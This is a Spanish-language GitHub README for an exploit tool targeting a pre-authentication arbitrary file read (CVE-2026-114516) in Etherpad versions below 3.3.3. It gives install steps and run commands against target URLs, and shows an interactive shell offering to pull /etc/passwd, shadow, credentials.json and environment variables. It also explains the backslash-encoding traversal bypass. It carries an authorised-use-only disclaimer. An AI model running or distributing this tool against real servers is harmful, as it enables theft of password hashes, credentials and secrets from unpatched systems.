 ynsmroztas/etherpadsniper
Etherpad Lectura Arbitraria de Archivos — CVE-2026-114516

Lectura arbitraria de archivos en Etherpad — CVE-2026-114516
Path traversal / lectura arbitraria de archivos sin autenticación previa en Etherpad < 3.3.3.
requests)git clone https://github.com/ynsmroztas/EtherPadSniper
cd EtherPadSniper
pip install requests
python3 ep-afr.py -u http://target:9001
python3 ep-afr.py -u https://target.com


Si el objetivo es vulnerable, se abre una shell interactiva:
  Available files:
   1  passwd
   2  shadow
   3  settings.json
   4  credentials.json
   5  environ
   ...
ep-afr> 3
ep-afr> 5
ep-afr> c
ep-afr> q
El controlador /static/* convierte las barras invertidas en barras normales después de la sanitización en sistemas POSIX, lo que permite que las secuencias de traversal %5C eludan las comprobaciones.
Esta herramienta está destinada únicamente a pruebas de seguridad autorizadas y divulgación responsable.
El uso no autorizado es ilegal. El autor no se hace responsable de un uso indebido.
mitsec






